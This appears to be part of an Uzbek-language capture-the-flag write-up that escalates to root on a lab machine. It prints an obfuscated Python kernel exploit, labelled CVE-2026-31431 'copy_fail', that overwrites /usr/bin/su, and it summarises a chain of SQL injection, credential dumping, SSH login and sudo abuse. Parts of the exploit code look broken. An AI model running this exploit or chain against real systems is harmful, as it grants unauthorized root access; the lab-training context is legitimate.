4 def c(f, t, c):
5     a = s.socket(38, 5, 0); a.bind(("aead", "authencsn(hmac(sha256), cbc(aes))")); h = 279; v = a.setsockopt(v(h, 1, d('0800010000000010' + '0' * 64)))
6     try: u = a.recv(8 + t)
7     except: 0
8     f = g.open("/usr/bin/su", 0); i = 0; e = zlib.decompress(d("78daab77f57163626464800126063b0610af82c101cc7760c0040e0c160c301d209a154d16999e"))
9     while i < len(e): c(f, i, e[i:i+4]); i += 4
10    g.system("su")
```

system_info.py faylini o'zimiz tahrirlay olishimizni payqab, tayyor exploit qidirdik. GitHub'dan CVE-2026-31431 (copy_fail) uchun yozilgan copy_fail_exp.py skriptini topdik - bu skript kernel darajasidagi zaiflikdan foydalanib /usr/bin/su faylini root huquqida qayta yozib, unga SUID orqali imtiyoz oshirish imkonini beradi.



The screenshot shows a terminal window with the GNU nano 7.2 editor open. The file 'system_info.py' is being edited. The code is a Python script that uses a socket to connect to a server, receives a message, and then uses a decompression function to decompress the message. The decompressed message is then used to execute a system command ('su').

```
#!/usr/bin/env python3
import os as g, zlib, socket as s
def d(x): return bytes.fromhex(x)
def c(f, t, c):
    a = s.socket(38, 5, 0); a.bind(("aead", "authencsn(hmac(sha256), cbc(aes))")); h = 279; v = a.setsockopt(v(h, 1, d('0800010000000010' + '0' * 64)))
    try: u = a.recv(8 + t)
    except: 0
    f = g.open("/usr/bin/su", 0); i = 0; e = zlib.decompress(d("78daab77f57163626464800126063b0610af82c101cc7760c0040e0c160c301d209a154d16999e"))
    while i < len(e): c(f, i, e[i:i+4]); i += 4
    g.system("su")
```

Topilgan exploit kodini nano orqali system_info.py fayli ichiga joylashtirdik, chunki bu faylni root huquqida (sudo orqali) ishga tushira olamiz.

```
kvzlx@f2443278eff5:~$ sudo -l
Matching Defaults entries for kvzlx on f2443278eff5:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User kvzlx may run the following commands on f2443278eff5:
  (ALL) NOPASSWD: /usr/bin/python3 /home/kvzlx/system_info.py
kvzlx@f2443278eff5:~$ ls
hi.txt  system_info.py
kvzlx@f2443278eff5:~$ saidislom
-bash: saidislom: command not found
kvzlx@f2443278eff5:~$
```

sudo -l qayta tekshirdik va ls buyrug'i bilan katalogda system_info.py borligini ko'rdik - fayl saqlanganini tasdiqladik.

```
kvzlx@f2443278eff5:~$ sudo -l
Matching Defaults entries for kvzlx on f2443278eff5:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User kvzlx may run the following commands on f2443278eff5:
  (ALL) NOPASSWD: /usr/bin/python3 /home/kvzlx/system_info.py
kvzlx@f2443278eff5:~$ sudo /usr/bin/python3 /home/kvzlx/system_info.py
root@f2443278eff5:/home/kvzlx# whoami
root
root@f2443278eff5:/home/kvzlx# id
uid=0(root) gid=0(root) groups=0(root)
root@f2443278eff5:/home/kvzlx# saidislom
-bash: saidislom: command not found
root@f2443278eff5:/home/kvzlx#
```

sudo /usr/bin/python3 /home/kvzlx/system_info.py buyrug'i orqali skriptni root huquqida ishga tushirdik. Exploit /usr/bin/su faylini root huquqida qayta yozib chiqdi. whoami va id buyruqlari uid=0(root) - ya'ni to'liq root huquqiga chiqqanimizni tasdiqladi.

Xulosa:

Ushbu mashinada zaifliklar zanjiri quyidagicha bo'ldi: nmap bilan portlarni topish → User Search sahifasida qidiruv maydonini qo'lda SQL injection uchun tekshirish → UNION-based SQLi orqali

ustunlar sonini va bazalarni aniqlash → users jadvalidan login-parollarni chiqarib olish → topilgan kvzlx:kvzlxpassword bilan SSH orqali serverga kirish → sudo -l orqali NOPASSWD python3 skriptini topish → skript faylini tahrirlab, CVE-2026-31431 (copy_fail) exploit kodini joylashtirish va sudo orqali root huquqida ishga tushirish.

root huquqi olindi.